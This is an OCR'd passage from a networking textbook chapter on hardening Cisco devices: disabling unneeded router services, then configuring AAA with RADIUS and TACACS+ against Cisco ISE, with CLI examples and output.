Table 10-2 describes services that can be disabled on a router.

Table 10-2. *Disabled Services*

Disabled Services	Description
no cdp run	Disables CDP.
no service tcp-small-server	Disables echo, discard, daytime, and chargen services.
no service udp-small-server	Disables echo, discard, daytime, and chargen services.
no ip finger	Disables the finger service.
no ip http server	Disables the HTTP server.
no ip bootp server	Disables the Bootstrap Protocol (BOOTP).
no service pad	Disables the Packet Assembler/Disassembler (PAD) service.
no ip source-route	Disables routers to decide what path is taken to a destination.
no ip domain lookup	Disables DNS resolution services.

These services are commonly unneeded, but don't disable them blindly. For example, a common service used by administrators is Cisco Discovery Protocol (CDP). It provides a wealth of information to both administrators and hackers. Even if you disable CDP globally, you may want to enable it on trusted interfaces.

Disabled Services on Interfaces

Table 10-3 describes services that can be disabled on router interfaces.

Table 10-3. *Disabled Services on Interfaces*

Disabled Services (Interfaces)	Description
no ip proxy-arp	Disables proxy ARP.
no ip unreachables	Disables interfaces responding to traceroute.
no ip redirects	Disables ICMP redirect messages.
no ip directed-broadcast	Disables an interface from receiving broadcast.
no mop enabled	Disables the Maintenance Operations Protocol (MOP) service.

Services can also be disabled or enabled on a per-interface basis. Just as with disabling a service globally, you need to evaluate when you might need a service. For example, proxy ARP may be needed when using a device that isn't aware of subnet masks or routers. Even though this isn't common, you occasionally come across a device that assumes that everything is in the local network. To make these devices work, proxy ARP is needed so that the router will answer ARP requests for addresses that aren't on the local network. ICMP IP unreachable messages can be used by an attacker to map out your network, but they are also useful for administrators in troubleshooting. IP redirects are used to inform a device of a better path to an address. The use of IP redirects can take an unnecessary device out of the middle of a flow, but can also be used by a hacker to add a malicious device into a flow. Directed broadcasts can be used by an attacker to create denial of service attacks, but in some cases, you need them. For example, if you are trying to forward broadcast traffic to a remote segment, you may need to use this feature.

Authentication, Authorization, and Accounting (AAA)

The section "Authentication and Authorization Basics" discussed privilege levels and basic authentication methods. This section covers remote authentication, authorization, and accounting services in more depth. Table 10-4 is a compilation of AAA commands.

Table 10-4. *AAA Commands*

Cisco IOS Command	Command Description
aaa new-model	Initiates configuration of AAA services. The other AAA commands are not present until you run this command.
aaa authentication login {**default** | list-name} method1 [method2...]	Creates a local authentication list. This can include a primary authentication method, with one or more backups. It is useful to set up a secondary method, such as local authentication, in case the primary method is unavailable.

(*continued*)

Table 10-4. (*continued*)

Cisco IOS Command	Command Description
aaa authorization *type* {**default** | list-name} [method1 [method2...]]	Enables AAA authorization and creates method lists, which define the authorization methods used when a user accesses a specified function.
aaa authentication login default group radius	Configures a router for RADIUS (Remote Access Dial-In User Server) authentication.
aaa authentication login default group tacacs+	Configures a router for TACACS+ authentication.
radius server {server_name}	Creates a RADIUS server entry and enters sub-configuration for the server. The server name is a local variable.
tacacs server {server_name}	Creates a TACACS+ server entry and enters sub-configuration for the server. The server name is a local variable.
address ipv4 {ip_addres} **auth-port 1812 acct-port 1813**	Sets the RADIUS server IP address and port number. Must be in RADIUS server sub-configuration.
address ipv4 {ip_addres}	Sets the TACACS+ server IP address. Must be in TACACS+ server sub-configuration.
key {0 string | 7 string | 6 string | string}	Sets the key for either the RADIUS or TACACS+ server.
aaa group server [radius|tacacs+] {group_name}	Creates a group of RADIUS or TACACS+ servers. You add your servers to the group.
show aaa servers	Displays the status and number of packets that are sent to and received from all AAA servers.

When using a remote authentication server, you need to configure both the communication to the authentication server and the lines that will use the list. This enables you to configure different methods of authentication for different lines. For example, you may want to simply use the `enable secret` password on the console line while using RADIUS or TACACS+ on the VTY lines.

TACACS+ and RADIUS are the two most common protocols for device administration authorization. RADIUS is an open standard. It is often used for device administration when you need to interoperate between different vendors. RADIUS has features that TACACS+ does not have for remote access authentication. TACACS+ offers a more granular control for device administration than RADIUS. If you are using Cisco devices, TACACS+ is the choice for device administration authorization. For non-Cisco devices, RADIUS may be the only option.

RADIUS

Remote Access Dial-In User Server (RADIUS) is commonly used for remote access authentication for services such as Virtual Private Networks (VPNs) and dial-up, but it can also be used for authentication to a router.

RADIUS uses default ports UDP 1812 and 1813 for authentication and accounting, respectively. In older versions of RADIUS, the ports were 1645 and 1646. You will still see these ports in use.

RADIUS transmits passwords to the authentication server by using a shared secret in conjunction with the MD5 hash algorithm. Other than the password, nothing else in the RADIUS packet is encrypted.

Cisco Identity Services Engine (ISE) is a common server used for the enterprise AAA management. It allows easy integration into Windows Active Directory and supports grouping of users and devices.

In the following example, we will show you how to configure a RADIUS server for device administration. We included AES encryption for the key. If service password-encryption is used without specifying to use AES encryption for keys, a weak hidden key will be used:

```
! Configure AES encryption for pre-shared keys
MgtSw(config)#password encryption aes
MgtSw(config)#key config-key password-encrypt CISCONETWORKS
! Configure RADIUS
MgtSw(config)#aaa new-model
! I am creating a server named ISE and setting the IP address and key
MgtSw(config)#radius server ISE
MgtSw(config-radius-server)#key APRESS
! Manually specify port. Otherwise it defaults to 1645 and 1646
MgtSw(config-radius-server)#address ipv4 172.20.1.25 auth-port 1812 acct-port 1813
! Optionally configure an automated tester. This will attempt to authenticate to RADIUS.
! It will fail because a password is not specified.
! If it does not get a response, the RADIUS server is marked as dead.
MgtSw(config-radius-server)#automate-tester ?
  username  A name that should be used to send requests.
! Associate the RADIUS server with a group
MgtSw(config-radius-server)#exit
MgtSw(config)#aaa group ?
  server  AAA Server group definitions

MgtSw(config)#aaa group ser
MgtSw(config)#aaa group server ?
  ldap     Ldap server-group definition
  radius   Radius server-group definition
  tacacs+  Tacacs+ server-group definition

MgtSw(config)#aaa group server radius ISE_GROUP
! Set the source for RADIUS traffic in the group
MgtSw(config-sg-radius)#ip radius source-interface vlan172
! Add the server to the group
MgtSw(config-sg-radius)#server name ISE
! If you have more than one server, you can set the load balancing method
! We only have one server in our example
MgtSw(config-sg-radius)#load-balance method least-outstanding ?
  batch-size              Size of the transaction batch that should be
                          load-balanced.
  ignore-preferred-server  Should the preferred-server be ignored.
  <cr>
```

AU7

Now that we have configured a RADIUS server on the switch, we need to set up the device in the RADIUS server. The device should be configured to include any IP address from which ISE will see requests from the network device. We set the RADIUS source on the switch to vlan172, so it will always come from the IP associated with that interface. The key must match what you configured on the switch. In the example shown in Figure 10-4, notice that we set the location to Maryland and the device type to Virtual Switch. These are values that we pre-staged in ISE. They will come in handy when we configure rules. They allow granularity of control so you can have administrators per site or device type.




Figure 10-4. *Add device in ISE*

Now that we have the device configured in ISE, we can test that ISE is responding. In this example, we see that the user is rejected. That is a good sign because it means that we are communicating with the ISE server:

```
MgtSw#test aaa group ISE_GROUP APRESS APRESS new-code
User rejected
```

Next, we need to set up the switch with authentication and authorization lists. The easy option is to use the default list. If you choose default, when you create your lists, your console and VTY lines will automatically associate with the lists. For more granularity, it is best practice to use a named list and manually associate the list with your VTY lines:

```
MgtSw(config)#aaa authentication login ?
  WORD     Named authentication list (max 31 characters, longer will be
           rejected).
  default  The default authentication list.
MgtSw(config)#aaa authentication login LOGIN_LIST group ?
```

```
  WORD     Server-group name
  ldap     Use list of all LDAP hosts.
  radius   Use list of all Radius hosts.
  tacacs+  Use list of all Tacacs+ hosts.

! This command creates a list called LOGIN_LIST
! You could use group radius and it will use any available RADIUS server
! It is best practice to select a specific group
! If the RADIUS servers in the group are not available, it will fall back to using local
authentication
! Local authentication will not be used if the RADIUS server responds with authentication
failed.
MgtSw(config)#aaa authentication login LOGIN_LIST group ISE_GROUP local
! Now configure authorization and accounting to use the ISE_GROUP
! We are authorizing exec. This refers to the exec levels that the user can access
MgtSw(config)#aaa authorization exec AUTHOR_LIST group ISE_GROUP if-authenticated
MgtSw(config)#aaa accounting exec default start-stop group ISE_GROUP
! Associate the lists to the VTY lines
MgtSw(config)#line vty 0 4
MgtSw(config-line)#login authentication LOGIN_LIST
MgtSw(config-line)#authorization exec AUTHOR_LIST
! Optionally, you can set a default priviledge level to use if ISE does not return a shell
priviledge level
MgtSw(config-line)#privilege level 15
```

Now that RADIUS is configured, let's try to authenticate. In the following example, you can see that the switch is communicating with the RADIUS server, but authentication failed. This is because we haven't configured any users or rules on the server yet:

```
MgtSw#show aaa servers

RADIUS: id 1, priority 1, host 172.20.1.25, auth-port 1812, acct-port 1813
     State: current UP, duration 2408s, previous duration 0s
     Dead: total time 0s, count 0
     Quarantined: No
     Authen: request 7, timeouts 4, failover 0, retransmission 3
             Response: accept 0, reject 3, challenge 0
             Response: unexpected 0, server error 0, incorrect 4, time 103ms
             Transaction: success 3, failure 1
             Throttled: transaction 0, timeout 0, failure 0<output truncated>
```

Figure 10-5 is a packet capture of a RADIUS packet. Notice that all of the options are completely visible in the packet capture except for the password. This can be seen as a security risk, but remember that the RADIUS traffic is only from the router or switch back to the RADIUS server. The traffic from the user to the network device is encrypted using SSH.




Figure 10-5. *RADIUS authentication*

In a typical enterprise environment, the rules for authentication and authorization are planned and configured before devices are added. In our example, we will walk through a simple rule set in ISE. ISE is organized by Work Centers. It can be confusing when trying to configure ISE for device administration using RADIUS because you DO NOT use the Device Administration Work Center. That Work Center is only for TACACS+. Instead, we use the Network Access Work Center.

AU8

In our example, we will have RADIUS send the privilege level to the network device. We created an authorization profile for privilege level 15 and another for level 7. Figure 10-6 shows the example for level 15. You would change the 15 to a 7 for the level 7 rule. If you remember from earlier in the book, the only privilege levels with commands associated by default are 1 and 15. If you use another privilege level, you need to associate commands to that level.




Figure 10-6. *Authorization profile*

Next, we will create a policy set that uses the authorization profile. Our example uses two rules when the port type is virtual. It is useful to associate the authentication rules to only request with this port type because it will prevent it from conflicting with 802.1x and wireless authorization. One of the rules assigns the Priv 7 authorization profile to users in the local Priv 7 Device Admins group. The other does the same for Priv 15. Figure 10-7 shows an example of this configuration in ISE.




Figure 10-7. *RADIUS policy set*

After configuring the RADIUS server to allow the user, you can look at the output of `show aaa server` and see that it has an accepted authentication request now. You can also use the `show users` command to see that the RADIUS authenticated user is currently logged into the router. You can also see that the user is authorized for privilege level 7:

```
Router3#ssh -vrf Mgmt -l JrAdmin 172.20.1.2
Password:

MgtSw#show aaa servers

RADIUS: id 1, priority 1, host 172.20.1.25, auth-port 1812, acct-port 1813
     State: current UP, duration 4759s, previous duration 0s
     Dead: total time 0s, count 0
     Quarantined: No
     Authen: request 10, timeouts 4, failover 0, retransmission 3
             Response: accept 1, reject 5, challenge 0
             Response: unexpected 0, server error 0, incorrect 4, time 148ms
             Transaction: success 6, failure 1
             Throttled: transaction 0, timeout 0, failure 0
     Author: request 0, timeouts 0, failover 0, retransmission 0
             Response: accept 0, reject 0, challenge 0
             Response: unexpected 0, server error 0, incorrect 0, time 0ms
             Transaction: success 0, failure 0
             Throttled: transaction 0, timeout 0, failure 0
     Account: request 1, timeouts 0, failover 0, retransmission 0
             Request: start 1, interim 0, stop 0
             Response: start 1, interim 0, stop 0
```

```
            Response: unexpected 0, server error 0, incorrect 0, time 15ms
            Transaction: success 1, failure 0
            Throttled: transaction 0, timeout 0, failure 0
      Elapsed time since counters last cleared: 1h19m
      Estimated Outstanding Access Transactions: 0
      Estimated Outstanding Accounting Transactions: 0
      Estimated Throttled Access Transactions: 0
      Estimated Throttled Accounting Transactions: 0
      Maximum Throttled Transactions: access 0, accounting 0
      Requests per minute past 24 hours:
            high - 0 hours, 56 minutes ago: 4
            low  - 0 hours, 0 minutes ago: 0
            average: 0
MgtSw#show privilege
Current privilege level is 7
MgtSw#show users
    Line       User       Host(s)              Idle       Location
   0 con 0                 idle                 00:36:23
*  2 vty 0     JrAdmin    idle                 00:00:00   172.20.1.13

  Interface    User               Mode         Idle       Peer Address

MgtSw#
```

If you have issues with authentication or authorization, the ISE RADIUS Live Logs is a good place to find more information. Figure 10-8 shows an example of the Live Logs page. We will delve into this a lot more in Chapter 16.

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

Figure 10-8. *RADIUS Live Logs*

TACACS+

For authentication to network devices, TACACS+ is more commonly used than RADIUS. TACACS+ is more flexible than RADIUS due to the granularity of command authorization. It supports more authentication options by allowing for the separation of authentication and authorization. With TACACS+, one can use Kerberos or certificates to authenticate and then get their authorizations from TACACS.

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TACACS+ is also considered more secure, since it encrypts the entire payload of the packet and not just the password. This protects the username and authorized service.

By default, TACACS+ uses TCP port 49. Since it uses TCP, instead of UDP (used by RADIUS), it can detect when there is congestion on the network or when a connection is lost.

One of the biggest-selling points of TACACS+ is per-command authorization. TACACS+ allows an administrator to control which commands a user can execute. Centralized command authorization provides enterprise administrators with the opportunity to create granular authorization profiles. A drawback of using this feature is the network device needs to communicate with the TACACS server each time a command is issued. This can have a noticeable impact over high-latency links.

The following example alters the RADIUS configuration. TACACS+ authentication is added, and then it is set higher in the list than RADIUS. This makes RADIUS a backup to TACACS+. If the TACACS+ server is responding and shows that authentication fails for a user, it will not also check with RADIUS. RADIUS is only contacted when the TACACS+ server does not respond:

```
MgtSw(config)#tacacs server TACACS_ISE
MgtSw(config-server-tacacs)#address ipv4 172.20.1.25
! Single connection reduces overhead by not closing the TCP connection after each command
MgtSw(config-server-tacacs)#single-connection
MgtSw(config-server-tacacs)#key APRESS
MgtSw(config-server-tacacs)#exit
MgtSw(config)#aaa group server tacacs+ TACACS_GROUP
MgtSw(config-sg-tacacs+)#server name TACACS_ISE
MgtSw(config-sg-tacacs+)#ip tacacs source-interface vlan172
MgtSw(config-sg-tacacs+)#exit
MgtSw(config)#aaa authentication login LOGIN_LIST group TACACS_GROUP group ISE_GROUP local
MgtSw(config)#aaa authorization exec AUTHOR_LIST group TACACS_GROUP group ISE_GROUP if-aut
MgtSw(config)#aaa accounting exec default start-stop group TACACS_GROUP group ISE_GROUP
! To support TACACS+ command authorization we need to add a few commands
! We need to authorize commands at every exec level that we plan to use
! Since we are usng TACACS+ for command authorization, it is safe to only use levels 0,1,
and 15
MgtSw(config)#aaa authorization commands 0 default group TACACS_GROUP
MgtSw(config)#aaa authorization commands 1 default group TACACS_GROUP
MgtSw(config)#aaa authorization commands 15 default group TACACS_GROUP
MgtSw(config)#aaa authorization configuration default group TACACS_GROUP
! Tells the network device to send config commands to TACACS
MgtSw(config)#aaa authorization config-commands
```

With the network device portion now set up for TACACS with command authorization, we can move on to setting up authorization in ISE. Deciding who should be allowed to execute which commands and where is one of the first steps. Our examples focus on how to configure the command sets. Your security policy will dictate what should be in the command sets. The most basic command set allows everything. We will give that to users in the Windows Active Directory group "SuperAdmins." We will give a restricted command set to users in the Active Directory group "HelpDesk." Figure 10-9 shows an example of a command set which allows any command. The Permit any command that is not listed below is checked, and nothing else is included.



Figure 10-9. *TACACS PermitAll command set*

A more interesting command set is one where you only want to allow specific commands. You can use a combination of permit, deny, and deny always. For the most part, the list is evaluated from the top down. When you create your authorization profile, you can reference a combination of command sets, and it will use a first match to determine if the command is authorized. The exception is when deny always is used. That will trump any permits.

Figure 10-10 shows an example of a simple command set. The first word in each command is usually the command, while everything else you type is the argument. We used an asterisk as an argument. That is an example of a wildcard. You can use almost any regular expression to help build a command set. For example, you can use ranges of numbers such as [0–4]. A question mark can be used to say there must be some character in the position, but it can be any character. The asterisk means it could be 0 or more characters.



Figure 10-10. *TACACS restrictive command set*

Do you remember when we added the network device to ISE and we set a device type and location? We can use this in our rules so we can give different groups of administrators access to different devices. In Figure 10-11, we show an example of a policy set that will only match devices in Maryland of device type Virtual Switch. It will look up groups in Active Directory and assign the PermitAll command set to SuperAdmins and the Helpdesk command set to HelpDesk.

